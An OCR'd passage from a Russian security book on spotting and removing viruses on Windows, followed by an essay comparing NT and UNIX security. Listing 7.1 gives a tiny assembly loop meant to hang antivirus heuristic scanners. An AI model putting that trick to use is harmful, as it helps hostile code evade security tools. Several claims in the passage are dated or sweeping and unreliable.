Многие вполне легальные бесплатные или условно-бесплатные программы скрыто инсталлируют модуль загрузки и показа рекламных баннеров, что, во-первых, действует нам на нервы, во-вторых, напрягает и без того тонкий канал и, в-третьих, чревато всякими конфликтами с прочими компонентами. Считают ли разработчики антивирусов эту гадость вирусом или нет, — нам-то какая

разница?! Весь вопрос в том: каким именно способом такие скрытно действующие программы можно обнаружить и удалить?

Самый простой (но далеко не самый надежный) метод обнаружения вирусов сводится к приобретению, установке и периодическому запуску одного или нескольких *антивирусов*. Если не лениться и хотя бы эпизодически обновлять антивирусные базы, то (по моим наблюдениям) более 80 % всех вирусных атак будут успешно отбиты. Домашним пользователям, не имеющим на своих компьютерах ничего ценного, такая надежность может показаться вполне удовлетворительной, но в отношении корпоративных пользователей это не так! Стоит ли говорить, что может натворить даже один-единственный вирус, пробравшийся в корпоративную сеть и своевременно не разоблаченный? Тем более что компаниям (особенно крупным) приходится сталкиваться не только со слепыми, но и с целенаправленными атаками. Другими словами, с вирусами, написанными специально для атаки на данную конкретную компанию и потому никакими антивирусами не распознаваемыми (вот только не надо кричать про эвристический анализ — любой ребенок его без труда обойдет). Кстати, хотите позабавиться? Создайте файл следующего содержания и, откомпилировав его, натравите на него свой любимый антивирус на предмет выяснения: не зависнет ли (листинг 7.1)?

Листинг 7.1. Код, «завешивающий» многие эвристические анализаторы

```
.386
.model flat,STDCALL
.code
start:
   @xxx:
   jmp @xxx
end start
```

Антивирус Евгения Касперского 4.0, запущенный с настройками по умолчанию, «мертво» виснет! Это — хороший показатель дальновидности (то есть в данном случае как раз недальновидности) разработчиков и уровня культуры программирования вообще.

МОНИТОРИНГ ИЗМЕНЕНИЯ ФАЙЛОВ

Внедрившись в систему, вирус начинает в ней размножаться и вот тут-то его можно и засечь, — достаточно лишь периодически контролировать целостность существующих файлов и отслеживать появление новых. Существует большое количество утилит, выполняющих такую операцию (на ум сразу же приходят AdInfo от «Диалога Науки» и Disk Inspector от «Лаборатории Касперского»), однако для решения поставленной задачи можно обойтись и штатными средствами, — достаточно запустить утилиту sfc.exe, входящую в комплект поставки Windows 98/Me и Windows 2000/XP. Вирус, если он только не обладает дьявольской избирательностью, обязательно заразит большое количество системных файлов, и с каждым днем число жертв будет расти и расти! Вот благодаря этому самому обстоятельству вируса и обнаружат, — если, конечно, он

явным образом не скрывает своего присутствия в системе. Увы! Простушку sfc.exe очень легко обмануть — что многие вирусы с успехом и делают. Тем не менее степень достоверности результатов проверки весьма высока, и с помощью sfc.exe ловится подавляющее большинство вирусов, включая и тех, что в силу своей новизны еще не детектируются антивирусами AVP и Dr. Web.

Разумеется, качество проверки уже упомянутых выше AdInfo и Disk Inspector много выше, и обмануть их практически невозможно (во всяком случае, вирусов, способных похвастаться этим до сих пор нет). Правда, некоторые вирусы, стремясь замаскировать свое присутствие, просто удаляют базы с информацией о проверяемых файлах, но эффект от этой «хитрости» получается совершенно обратный, — самим фактом такого удаления вирусы демаскируют свое присутствие! Какие конкретно файлы были заражены — это уже другой вопрос (если не можете ответить на него сами, — поручите эту работу специалистам, главное только, чтобы вирус был вовремя обнаружен).

Стоит отметить, что операционные системы класса NT (к которым принадлежат и Windows 2000/XP) запрещают обычным пользователям модифицировать системные файлы, равно как и вносить потенциально опасные изменения в конфигурацию системы, а потому выжить в такой среде вирусу окажется очень и очень трудно. С некоторой натяжкой можно даже сказать, что вообще невозможно. Как уже отмечалось выше, не стоит экономить на безопасности, ставя на рабочие места не NT, а более дешевую Windows 98/Me.

ОНТРОЛЬ ЗА ОБРАЩЕНИЯМ К ФАЙЛАМ

Хорошим средством обнаружения вторжений (как вирусных, так и хакерских) служит щедро разбросанная *приманка* — файлы, к которым легальные пользователи в силу своих потребностей не обращаются, но которые с высокой степенью вероятности будут заражены вирусом или затребованы хакером. В первом случае в роли наживки могут выступить любые исполняемые файлы вообще, а во втором — любые файлы с интригующими именами (например, «номера кредитных карточек менеджеров фирмы.doc»).

Как обнаружить сам факт обращения к файлам? Ну, во-первых, операционная система автоматически отслеживает дату последнего обращения к документу (не путать с датой его создания), узнать которую можно через пункт Свойства контекстного меню выбранного файла. Опытные пользователи могут получить ту же самую информацию через популярную оболочку FAR Manager — просто нажмите Ctrl+5 для отображения полной информации о диске. И если дата последнего открытия файла вдруг неожиданно изменилась, — знайте, к вам пришла беда и надо устраивать серьезные разборки с привлечением специалистов, если, конечно, вы не можете справится с заразой собственными силами. Конечно, опытные хакеры и тщательно продуманные вирусы такую примитивную меру могут обойти, но... практика показывает, что в подавляющем большинстве случаев они об этом забывают.

В самых ответственных случаях можно воспользоваться файловым монитором Марка Русиновича, свободно распространяемому через сервер http://www.sys-

internals.com. Ни один существующий вирус не пройдет незамеченным мимо этой замечательной утилиты, кстати, в упакованном виде занимающей чуть более полусотни килобайт и контролирующей доступ к диску на уровне дискового драйвера. К тому же она выгодно отличается тем, что сообщает имя программы, обратившейся к файлу-приманке, тем самым позволяя точно дислоцировать источник заразы и отсеять ложные срабатывания (ведь и сам пользователь мог по ошибке обратиться к «подсадному» файлу, также не следует забывать и об антивирусных сканерах, открывающих все файлы без разбора). Вычислить активного вируса с его помощью очень просто: если при открытии одного приложения происходит модификация исполняемых файлов другого приложения, значит, исходное приложение было заражено! (По правде говоря, теперь у вас заражены оба приложения.)

Эффективность предложенной методики автор готов подтвердить своим личным опытом, авторитетом и репутацией. Пожалуй, это наилучшее из всех и притом бесплатное решение. (Заметим, что ручного анализа протоколов файлового монитора очень легко избежать, поручив эту работу компьютеру и программу, осуществляющую эту, за «спасибо» напишет даже студент.)

КОНТРОЛЬ ЗА СОСТОЯНИЕМ СИСТЕМЫ

Не все вирусы, однако, внедряют свой код в чужие исполняемые файлы. Спрятавшись в дальнем уголке жесткого диска (как правило, это windows\system, содержимое которой никто из пользователей не знает и не проверяет), они изменяют конфигурацию системы так, чтобы получать управление при каждой загрузке (или, на худой конец, — эпизодически).

При подозрении на вирус (троянскую лошадь) в первую очередь следует просмотреть все закоулки системы, ответственные за автоматическую загрузку приложений, как-то: autoexec.bat/autoexec.nt, config.sys/config.nt, windows\system.ini, windows\win.ini, windows\winstart.bat, hkey_current_user\software\microsoft\windows\currentversion\run и hkey_localmachine\software\microsoft\windows\currentversion\run (последние два — не файлы конфигурации, а ветви реестра, для редактирования которых можно воспользоваться программой regedit.exe). Сравните содержимое этих ключей с содержимым ключей заведомо здорового компьютера той же самой конфигурации и, если обнаружите расхождения, — сотрите у себя все лишнее.

Богатую информацию несет и количество оперативной памяти, выделенной на момент загрузки системы (узнать его можно, в частности, через Диспетчер задач). Просто запомните его (или запишите где-нибудь на бумажке), а затем — при каждой загрузке системы — сверяйте. И хотя теоретически возможно внедриться в систему без изменения объема выделенной памяти, встречаться с такими вирусами на практике мне до сих пор не доводилось. На всякий случай, запустив тот же Диспетчер задач, перейдите к вкладке Процессы, в меню Вид выберите Все столбцы и установите флажки напротив всех характеристик, которые вы хотите контролировать (как правило — это все характеристики процесса и есть), и далее поступайте аналогично: запомните начальное состояние каждого

запускаемого процесса на заведомо «чистой» машине, а при всех очередных запусках — сверяйте с этим эталоном. Если не хотите делать это вручную — любой программист с радостью напишет вам соответствующую утилиту, после чего незаметно проникнуть в вашу систему смогут только гении или боги.

НЕНОРМАЛЬНАЯ СЕТЕВАЯ АКТИВНОСТЬ

Вирусы (и внедренные хакерами троянцы) чаще всего выдают себя тем, что проявляют ненормальную сетевую активность (обращение по нетипичным для данного пользователя сетевым адресам и/или портам, резко возросший трафик или подозрительное время). Начнем с того, что практически ни один вирус не анализирует учетные записи распространенных почтовых клиентов и, стало быть, самостоятельно определить адрес вашего почтового сервера не может. Как же тогда черви ухитряются распространяться? Да очень просто: часть из них использует жестко прошитые внутри себя адреса бесплатных SMTP-серверов, другие же связываются с получателями писем напрямую, то есть обращаются непосредственно к их почтовому серверу. И то, и другое демаскирует вирус, исключая, конечно, тот случай, когда по иронии судьбы и вирус, и зараженная им жертва используют один и тот же сервер исходящей почты. Учитывая, что подавляющее большинство корпоративных пользователей использует свой собственный сервер для рассылки почты, вероятностью случайного совпадения адресов можно пренебречь.

Для протоколирования сетевого трафика существует огромное множество разнообразных программ, самая доступная из которых (хотя и не самая лучшая) — netstat, входящая в штатный пакет поставки операционных систем Windows 98/Me и Windows 2000/XP.

Также имеет смысл приобрести любой сканер портов (ищите его на хакерских сайтах или, на худой конец, воспользуйтесь все той же netstat) и периодически осматривайте все порты своего компьютера, — не открылись ли среди них новые. Некоторые сетевые черви устанавливают на заражаемые компьютеры компоненты для удаленного администрирования, которые чаще всего работают через TCP- и реже — через UDP-протоколы. Утилита netstat позволяет контролировать на предмет открытых портов и те, и другие.

АНАЛИЗ ПОЛУЧЕННЫХ ИЗ СЕТИ ФАЙЛОВ

Подавляющее большинство почтовых червей распространяет свое тело через вложения, и, хотя существует принципиальная возможность создания вирусов, целиком умещающихся в заголовке или основном теле письма, на практике с такими приходится сталкиваться крайне редко, да и живут они все больше в лабораторных условиях. Таким образом, задача выявления почтовых червей сводится к анализу корреспонденции, содержащей подозрительные вложения.

Вот мы берем в руки исполняемый файл (часто переименованный в jpg или wav). Как узнать: какое у него назначение? Четкий ответ на этот вопрос дает лишь

дизассемблирование, то есть перевод машинных кодов в ассемблерные мнемоники, и полная реконструкция всего алгоритма. Разумеется, дизассемблирование — необычайно трудоемкая и требовательная к квалификации администратора операция, но ведь можно поступить и проще! На помощь приходит утилита DUMPBIN, входящая в штатный комплект поставки любого Windows — компилятора. Запускаем ее со следующими ключами: `DUMPDIN /IMPORTS имя_файла`, и получаем полные сведения обо всех импортируемых данным файлом динамических библиотеках и API-функциях. Что делает каждая из них? Это можно прочитать в Platform SDK, взятом с того же самого компилятора. В частности, многие сетевые черви демаскируют себя тем, что импортируют библиотеку WS2_32.DLL, содержащую в себе реализации функций WINSOCKS. Конечно, эти функции используют не только вирусы, но и легальные программы, но в любом случае анализ импорта позволяет установить приблизительную функциональность программы. С другой стороны, отсутствие явного обращения к функциям WINSOCKS еще не гарантирует отсутствия обращения к ним вообще. Вирус вполне может вызывать их и динамически по ходу своего выполнения, и тогда соответствующих библиотек в списке импорта просто не окажется! Собственно, этого и следовало ожидать, — учитывая, что некоторые вирусы являются настоящей головоломкой даже для опытных профессионалов, надеяться выловить их такими примитивными средствами — было бы по меньшей мере наивно. К счастью, такие «ужастики» в живой природе встречаются крайне редко, и подавляющее большинство вирусов пишется лицами, делающими в программировании свои первые шаги, и предложенная автором методика их «творения» очень даже обнаруживает!

СИМПТОМЫ ЗАРАЖЕНИЯ ВИРУСОМ

В подавляющем большинстве случаев заражение компьютера не проходит незаметно, и опытный пользователь еще на ранних стадиях распространения заразы начинает чувствовать, что с его системой что-то не так. Помните, как в том анекдоте: «Нутром чую, а доказать не могу»? Формальных признаков присутствия вируса может и не быть, но внезапно возникшему чувству дискомфорта (или неясной тревоги) все же стоит доверять.

Чуть-чуть замедлилась скорость работы компьютера? Возросло время загрузки приложений? Тревожнее обычного заморгал своим красным огоньком жесткий диск? Все эти симптомы не фиксируются явно (в самом деле, время загрузки приложений с точностью до десятых долей секунды никто из нас не замерял), но наше подсознание схватывает даже незначительные отклонения от нормы. Конечно, к делу ваши подозрения не пришьешь, но поводом для серьезной проверки «девственности» компьютера они все же служить могут.

Более характерные симптомы присутствия вируса: уменьшение количества свободной оперативной памяти на момент завершения загрузки системы (в Windows NT/2000/XP эту информацию вам сообщит Диспетчер задач, вызываемый одновременным нажатием клавиш Ctrl+Alt+Del); появление критических ошибок приложений там, где до этого их не было; наконец, вообще любые

радикальные изменения в поведении компьютера, как правило, указывают на факт вирусного заражения. Держите глаза и уши открытыми! С другой стороны, не стоит впадать в другую крайность и каждый сбой компьютера приписывать вирусу. Прежде чем делать какие бы то ни было выводы, убедитесь, что все ваше «железо» полностью исправно. Один из способов это сделать — достать из загашника ваш старый жесткий диск, оставшийся от предыдущего апгрейда, и подсоединить его к компьютеру. Если сбои исчезнут, то аппаратное обеспечение тут действительно ни при чем.

Явные проявления вируса: появление издевательских сообщений, исчезновение файлов, невозможность загрузки некоторых приложений или операционной системы, полное уничтожение всей информации, наконец.

МЕТОДИКА УДАЛЕНИЯ ВИРУСОВ,

или Огонь как средство борьбы с чумой таинства переустановки операционный системы

Удаление вирусов из системы, вероятно, самая простая операция из всех, рассмотренных выше. Жизнестойкость большинства вирусов крайне невелика и, как выражаются специалисты, порой приходится изрядно потрудиться, чтобы заставить подопытного вируса хоть как-то работать. Очень многие вирусы «мрут» еще на стадии их разработки и в состоянии функционировать лишь при чуткой помощи их непосредственного создателя. Сообщения о вирусах, якобы выдерживающих даже низкоуровневое форматирование диска, по сути своей совершенно безосновательны. Современные винчестеры просто не дадут отформатировать себя на низком уровне, — их контроллер не поддерживает таких функций! Утилиты типа HDD low-level format (встроенные, в частности, в некоторые из BIOS) честно посылают жесткому диску команду 50h, что по ATAPI-стандарту означает приказ форматировать трек, но ни один известный автору жесткий диск не выполняет эту команду правильно. Обычно он просто забивает содержимое обрабатываемого трека нулями, лишь эмулируя форматирование, но не выполняя его физически. А некоторые модели винчестеров никак не модифицируют форматируемые треки вообще! Правда, таблицу разделов (MBR — Master Boot Record) они все-таки очищают, но если ее восстановить, с «отформатированного» на низком уровне диска можно будет преспокойно загружаться. «Настоящее» форматирование осуществляется лишь специальными утилитами, разработанными и распространяемыми непосредственно самими разработчиками диска, да и то их функциональность остается весьма сомнительной, — во всех известных мне случаях дело ограничивается лишь обновлением секторных меток, да и то с риском полностью вывести винчестер из строя в случае обнаружения какой либо несовместимости или аварийного прерывания процесса форматирования из-за зависания процессора или выключения питания.

Истинная же причина загадочного воскрешения вирусов объясняется тем, что одна из копий вируса ухитрилась проникнуть на резервный накопитель и об-

разовала там устойчивый очаг заражения, проникающий на «стерилизованный» винчестер в процессе восстановления информации. Повторное форматирование винчестера — неважно, «низкоуровневое» оно или нет, абсолютно ничего не даст, ведь основной вирусный плацдарм расположен совсем в другом месте!

Лет десять-пятнадцать назад, во времена господства MS-DOS, когда объемы жестких дисков измерялись в лучшем случае сотнями мегабайт, обнаружить большинство вирусов можно было и «визуально» — простым дизассемблированием всех исполняемых файлов и драйверов (естественно, для этого требовалось знать ассемблер и архитектуру операционной системы). Теперь же Windows «разжирела» настолько, что проверить все места потенциального обитания вирусов на предмет присутствия заразы стало просто нереальным. А потому при малейшем подозрении на вирус лучше всего начисто переустановить операционную систему и все сопутствующие ей приложения с дистрибутивных дисков. Несмотря на всю незамысловатость такой меры, она дает практически 100 %-ную гарантию удаления всех файловых и загрузочных вирусов и, в отличие от форматирования диска, не требует предварительного резервирования всей имеющейся у вас информации. Попутно заметим, что использование антивирусов дает значительно худший результат: как показывает практика, далеко не все «дети» полиморфных «родителей» обнаруживаются и корректно обезвреживаются. Последствия же некорректного лечения могут носить самый разный характер: в лучшем случае после лечения операционная система будет работать нестабильно, в худшем же — недобитые копии вирусов продолжат свое размножение в системе! Поэтому в случае обнаружения вируса разумнее не доверять его лечение антивирусу, а тщательно «выжечь» всю систему, как наши предки выжигали чумные деревни и города. Одна из возможных стратегий расправы с вирусами выглядит так:

1. Если вы пользуетесь операционной системой Windows 95/98/Me, просто загрузитесь с любого заведомо стерильного CD-диска или дискеты. Для этого, возможно, вам придется изменить порядок загрузки в BIOS Setup — первым загрузочным устройством должен быть не жесткий диск, а привод CD-ROM или флоп. Некоторые продвинутые материнские платы поддерживают меню *динамического выбора загрузочного устройства*, обычно вызываемое путем удерживания клавиши Esc во время прохождения процедуры POST.
2. Если вы пользуетесь операционной системой Windows NT/2000/XP и работаете под NTFS, вам потребуется вытащить жесткий диск из своего компьютера и подцепить его на заведомо стерильный компьютер с идентичной операционной системой, причем ваш диск должен быть «вторым». Другими словами, необходимо добиться того, чтобы загрузка осуществлялась со здорового диска. Далее:
   1) Скопируйте все ценные данные из папок Windows (WINNT) и Program Files. В частности, в папке \Windows\All User хранятся профили всех зарегистрированных пользователей, в папке \Windows\Application Data, как и следует из ее названия, — данные Windows-приложений (почтовая база Outlook Express, адресная книга и т. д.). Папка \Windows\Favorites есть не что иное, как меню Избранное, отображаемое Internet Explorer'ом. Наконец, \Windows\Рабочий стол хранит в себе все файлы и ярлыки с Рабочего Стола. С содержимым папки Program Files вам придется разбираться са-

мостоятельно, поскольку оно зависит от конкретных установленных вами программ и дать общие рекомендации здесь просто невозможно.

2) Удалите папки Windows (WINNT) и Program Files, включая вложенные папки, а также все остальные папки, содержащие в себе исполняемые файлы ранее установленных приложений. Еще удалите файлы autoexec.bat и config.sys из корневой директории. Эту операцию лучше всего осуществлять с помощью Far Manager или Windows Commander, но только не Проводника Windows, поскольку последний при входе в папку автоматически загружает профили папки, хранящиеся в файлах folder.htt и desktop.ini, а они могут содержать вирусы! Так что лучше удалите и их.
3) Верните жесткий диск назад в свой компьютер и переустановите операционную систему, загрузившись с загрузочного CD или дискеты. Переустановите все остальные приложения, которые были удалены.
4) Восстановите данные приложений, сохраненные из папок Windows (WINNT) и Program Files, на их законное место.
5) Все! Теперь можете спокойно работать!

Очень хорошо зарекомендовала себя следующая методика: после установки операционной системы и всех сопутствующих ей приложений просто скопируйте содержимое диска на резервный носитель и затем, — когда будет зафиксирован факт вторжения в систему (вирусного или хакерского — неважно), — просто восстановите все файлы с резервной копии обратно. Главное преимущество данного способа — его быстрота и непривередливость к квалификации администратора (или, в общем случае, лица, осуществляющего удаление вирусов). Конечно, следует помнить о том, что:

- достаточно многие программы, тот же Outlook Express, например, сохраняют свои данные в одном из подкаталогов папки Windows, и если почтовую базу не зарезервировать отдельно, то после восстановления системы она просто исчезнет, что не есть хорошо;
- некоторые вирусы внедряются не только в файлы, но также и в boot- и/или MBR-сектора, и для удаления их оттуда одной лишь перезаписи файлов недостаточно;
- вирус может перехватить системные вызовы и отслеживать попытки замещения исполняемых файлов, имитируя свою перезапись, но не выполняя ее в действительности.

Естественно, в случае заражения известными вирусами можно прибегнуть и к помощи антивирусов, однако существует весьма высокая вероятность столкнуться с некорректным удалением вируса из файлов, в результате чего система либо полностью теряет свою работоспособность, либо вирус остается недолеченным и «выживает» и зачастую после этого уже *не* детектируется антивирусом. Уж лучше просто удалить зараженный файл, восстановив его с резервной копии! Конечно, это не гарантирует того, что в системе не осталось компонентов, скрыто внедренных вирусом, однако такие компоненты (если они вообще есть) могут быть обнаружены по одной из описанных выше методик. Правда, это требует определенного времени, и не факт, что оно окажется меньшим, чем требуется для полной переустановки операционной системы.

ЧАСТЬ IV

ОПЕРАЦИОННЫЕ СИСТЕМЫ


Степень защищенности вашего компьютера во многом зависит от совершенства установленной на нем *операционной системы*. Несколько утрируя, можно сказать, что максимально достижимая защищенность узла никогда не превосходит степени защищенности самой ОС (разумеется, при условии, что узел не оснащен никакими внешними защитами, такими, например, как брандмауэр).

Представляется логичным протестировать несколько популярных систем, отобрать из них наиболее защищенную и... Тут-то и выясняется, что:

- такого тестирования еще никто не проводил, во всяком случае материал, найденный по этой теме в Сети, носит субъективный и поверхностный характер, сильно завязанный на непринципиальных недостатках конкретных реализаций ОС, большая часть из которых давным-давно исправлена очередной заплатой;
- если семейство NT представлено всего тремя операционными системами: самой NT, Windows 2000 и Windows XP с практически идентичными архитектурами, то пестрота UNIX-подобных систем вообще не поддается описанию;
- очень трудно выбрать адекватные критерии защищенности: *количество зафиксированных взломов данной ОС* — это не совсем тот показатель, который нам нужен: во-первых, точной статистики ни у кого нет и не может быть в принципе (по настоящему успешные взломы, как правило, не регистрируются), а, во-вторых, статистика такого рода отражает не защищенность, а распространенность тех или иных систем и в значительной степени искажена преобладающим интересом хакеров (попросту говоря, модой). Такой критерий, как *количество обнаруженных дыр* сам по себе еще ни о чем не говорит (уже хотя бы по указанным выше причинам).

Поэтому мы решили абстрагироваться от особенностей конкретных реализаций и сравнить *потенциальную концептуальную уязвимость* операционных систем семейств NT и UNIX. Что такое «потенциальная уязвимость»? Это такое свойство архитектуры системы, которое при определенных обстоятельствах с той или иной вероятностью может привести к снижению степени ее защищенности. В частности, *сложность* считается одной из потенциальных концептуальных уязвимостей и при прочих равных условиях менее сложная система объявляется более защищенной и, соответственно, наоборот. Конечно, помимо сложности (уровень которой измеряется не объемом программного кода, а количеством взаимосвязей между отдельными компонентами программы), большую роль играет профессионализм разработчиков, качество тестирования и т. д. Однако поскольку все эти факторы практически не поддаются объективному учету (только не надо говорить, что LINUX тестируют миллионы людей по всему миру, — знаем-знаем мы, *как* они ее тестируют), лучше их вообще не учитывать, чем учитывать неправильно.

Также мы будет рассматривать лишь концептуальные уязвимости — то есть такие, которые настолько глубоко зарыты в системе, что без серьезного хирургического вмешательства в архитектуру ядра их не удалить. (Да и не получим ли мы после такой операции совершенно *другую* операционную систему?)



ГЛАВА 8

ФИЛОСОФИЯ И АРХИТЕКТУРА NT ПРОТИВ UNIX С ТОЧКИ ЗРЕНИЯ БЕЗОПАСНОСТИ,

в которой автор сначала доказывает, что ничто не может быть хорошим или плохим само по себе, а потом оказывается под перекрестным огнем помидоров, летящих со всех сторон

Существует мнение, что распространение электронно-вычислительных машин принесло больше проблем, чем их решило. Человечество в своей массе ни морально, ни этически, ни психологически ко всему этому оказалось просто не готово, и компьютерная техника попала в руки к людям, чей интеллект направлен лишь на разрушение. И, если до появления Интернета вирусная угроза в основном сводилась к проблеме ««грязных рук» и беспорядочного копирования ПО, то сейчас ситуация существенно изменилась...

OPEN SOURCE VS ДИЗАССЕМБЛЕР

По определению, данному Ильей Медведовским, атака на компьютерную систему — это действие, предпринимаемое злоумышленником, которое заключается в поиске и использовании той или иной уязвимости. Существует мно-

жество разнообразных методик поиска уязвимостей, но ведь мы договорились не останавливаться на конкретных реализациях, верно? Вот и давайте разделим все методики на две полярные категории *слепого* и *целенаправленного* поиска.

Слепые методики рассматривают защитный механизм как черный ящик с входом и выходом. Методично перебирая всевозможные входные значения, злоумышленник пытается выявить такие из них, которые бы нарушали нормальную работу защитного механизма или в той или иной степени ослабляли степень защиты. Эта чрезвычайно простая и интеллектуально непритязательная стратегия взлома весьма популярна в кругах начинающих хакеров, начитавшихся дешевой фантастики и уверовавших в свою исключительность. Впрочем, после ...дцатой по счету попытки терпение «хакера» кончается, и эйфория исчезает. Конечно, время от времени некоторым особо везучим счастливчикам все-таки удается проникнуть то в одну, то в другую защищенную систему, но особой опасности такие атаки не представляют в силу своей малочисленности.

Действительно, защитный механизм, принцип действия которого неизвестен, может быть взломан только грубой силой, то есть имеет вполне предсказуемую степень защищенности. Поэтому любая мало-мальски серьезная акция начинается с изучения атакуемого объекта (*целенаправленный взлом*). Отсюда: при прочих равных условиях степень защищенности системы обратно пропорционально легкости анализа ее кода. А легкость самого анализа в первую очередь определяется доступностью исходных текстов защитного механизма!

Большинство UNIX'ов поставляются вместе с исходными текстами, в то время как исходные тексты NT недоступны[1], а анализ дизассемблерных листингов не только чрезвычайно трудоемок и утомителен сам по себе, но еще и требует изрядной профессиональной подготовки, которая есть далеко не у всех. К тому же подсистема защиты NT много сложнее аналогичной подсистемы большинства UNIX'ов и весьма поверхностно документирована, чем и отпугивает многих потенциальных злоумышленников.

Как следствие: количество дыр, обнаруженных в NT за все время ее существования, можно свободно пересчитать по пальцам одной руки (причем бóльшая часть из них была обнаружена случайно). В UNIX же дыры обнаруживаются постоянно. С другой стороны....

КАЖДОМУ ХАКЕРУ — ПО СИСТЕМЕ!

...с другой стороны, степень опасности ««дыры» зависит не столько от ее ««линейных размеров», сколько от распространенности операционной системы, в которой она обнаружена. Огромное количество клонов UNIX ставит эту систему в весьма выигрышное (с точки зрения безопасности) положение. К тому же постоянно переписываемые, да и просто альтернативные ядра даже одну-

[1] Эти строки писались еще до того, как стало известно о факте кражи исходных текстов Windows 2000, существенно упрощающих поиск дыр (и такие дыры действительно были найдены!).

единственную систему размножают до целого семейства, благодаря чему уязвимость, найденная в одной версии ядра, зачастую недействительна для всех остальных.

В результате могущество хакера, нашедшего дыру в UNIX, оказывается много ниже, чем если бы дыра аналогичных размеров была обнаружена в NT (в силу немногочисленности своих разновидностей каждая отдельно взятая версия NT установлена на значительно большем количестве машин, нежели UNIX). Именно поэтому NT все-таки ломают или, во всяком случае, *пытаются* это делать. Соблазн в самом деле настолько велик, что хакеров не останавливают ни отсутствие исходных текстов, ни трудоемкость анализа. К тому же ядро NT не переписывается каждый день и практически все дыры, обнаруженные в NT 4.0, остаются актуальными и в Windows 2000, а то и в Windows XP. (Подробнее об этом рассказывается в книге Криса Касперски «Техника сетевых атак».)

Напротив, если некоторая операционная система установлена на считанных компьютерах в мире, ломать ее сподобятся разве что мазохисты. Во всяком случае, хакеру потребуется весьма сильный стимул для изучения последней. Конечно, если эта операционная система защищает банковский компьютер, охраняющий миллиард электронных долларов, то за его сохранность ни один администратор не рискнет поручиться. Что и неудивительно, ведь малораспространенные операционные системы практически полностью выпадают из внимания специалистов по информационной безопасности, вследствие чего частенько содержат большое количество тривиальных и легко обнаруживаемых даже при поверхностном анализе ошибок.

Тем не менее установка малораспространенной системы автоматически отсекает большую армию «хакеров», пользующихся для атак чужими эксплоитами. А чтобы вас не атаковал профессионал, необходимо создать второй уровень защиты — узел с проверенной временем и специалистами операционной системой.

Неплохая идея: на передний план обороны водрузить какой-нибудь «редкоземельный» клон UNIX, а на второй — NT. Большинство хакеров, как показывает практика, в основном специализируется на одной операционной системе, и лишь в исключительных случаях — на двух сразу.

UNIX — ЭТО ПРОСТО!

Сложность отладки и тестирования компьютерных программ стремительно растет с увеличением их сложности. И начиная с некоторого уровня затраты на тщательное «вылизывание» программы начинают перевешивать совокупный доход от ее продаж, вынуждая разработчиков ограничиваться лишь поверхностным тестированием (если программа не зависла во время запуска — это уже хорошо).

Современные операционные системы давным-давно перешагнули через этот рубеж, и никакая из них не застрахована от ошибок. С вероятностью, близкой к единице, можно утверждать, что критические ошибки присутствуют во всех

ОС общего назначения, и потому любой узел в сети может быть гарантированно взломан. это всего лишь вопрос времени и усилий.

Между тем ошибки крайне неоднородны по своей природе: одни лежат, что называется, на поверхности, и обнаруживаются даже автоматизированными средствами контроля качества кода; другие же, напротив, зарыты так глубоко, что найти их можно только случайно. Фундаментальная проблема отладки заключается в том, что любая, даже самая незначительная, модификация программного кода чревата появлением каскада ошибок, возникающих в самых неожиданных местах. И потому внесение каких бы то ни было изменений во внутренности операционной системы и/или сопутствующих ей приложений должно сопровождаться полным циклом повторного тестирования. Но ведь полное тестирование, как уже было показало выше, выполнить просто невозможно!

Чрезмерная сложность NT вкупе с огромным количеством изменений, вносимых в код каждой новой версии, собственно, и объясняют скверное качество ее тестирования. Несмотря на все усилия, предпринимаемые Microsoft, уязвимость NT заложена уже в самой политике ее развития, а потому является принципиально неустранимой, то есть фундаментальной.

Большинство UNIX'ов, напротив, довольно компактны и содержат минимум необходимых для функционирования системы компонентов (или, во всяком случае, позволяют урезать себя до такого состояния). К тому же их медленное, эволюционное (а не революционное, как у NT) развитие отнюдь не способствует появлению грубых, легко обнаруживаемых ошибок, которыми так славится NT.

УДАЛЕННЫЙ ДОСТУП: ОРУЖИЕ ПРОЛЕТАРИАТА?

Одно из концептуальных отличий философии NT от UNIX заключается в том, что UNIX не делает практически никаких различий между локальным и удаленным доступом к машине. В NT же, напротив, лишь *некоторые* действия могут быть выполнены удаленно, а для полноценного управления сервером администратор вынужден прибегать к физическому доступу.

Никто не спорит — удаленно управлять сервером очень удобно, но давайте задумаемся — насколько это безопасно? Увы, никакое удобство не проходит даром! Что комфортно администрировать, то комфортно и атаковать! Этому, кстати, будут способность и продвинутые командные интерпретаторы, поддерживающие полноценные языки программирования, разительно отличающиеся от того уродства, что переваривает примитивная оболочка NT. Вообще же в NT удаленным доступом очень мало что можно сделать (правда, начиная с Windows 2000 в ней все-таки появилось более или менее совершенные механизмы удаленного управления).

Тем не менее не стоит впадать в крайность и полностью отказываться от возможности удаленного администрирования. Конечно, полностью запретив удаленный доступ, вы в значительной степени усилите защищенность своего сервера, но... при этом будете постоянно находиться непосредственно рядом

с сервером. Спрашиваете: зачем? А кто хакеров будет гонять?! Ведь проникнуть на атакуемую машину можно через любой установленный на ней сервис (скажем, WEB), и потому крайне нежелательно лишать себя всех средств дистанционного мониторинга и управления сервером.

Словом, удаленное управление — палка о двух концах, одновременно и ослабляющая защищенность узла, но и усиливающая оперативность выявления и нейтрализации злоумышленников. С другой стороны, в ответственных случаях от удаленного управления все же лучше совсем отказаться, заменив его прикованным к серверу оператором.

КОМПЛЕКТНОСТЬ ШТАТНОЙ ПОСТАВКИ

Комплект штатной поставки подавляющего большинства UNIX включает в себя огромное количество разнообразных программ, от игрушек до компиляторов и интерпретаторов. А чем больше приложений установлено на машине, тем выше вероятность образования «дыр» в системе безопасности! К тому же наличие компиляторов (интерпретаторов) на атакуемой машине значительно упрощает взлом, поскольку, во-первых, усиливает переносимость эксплоитов, во-вторых, позволяет автоматизировать атаку, и, в-третьих, предоставляет доступ к функциям и сервисам, недоступным из командной оболочки.

Операционные системы семейства NT, укомплектованные более чем скромным набором утилит, в этом отношении выглядят более защищенными. Впрочем, это непринципиальное различие: грамотный администратор и так удалит из UNIX все лишнее.

МЕХАНИЗМЫ АУТЕНТИФИКАЦИИ

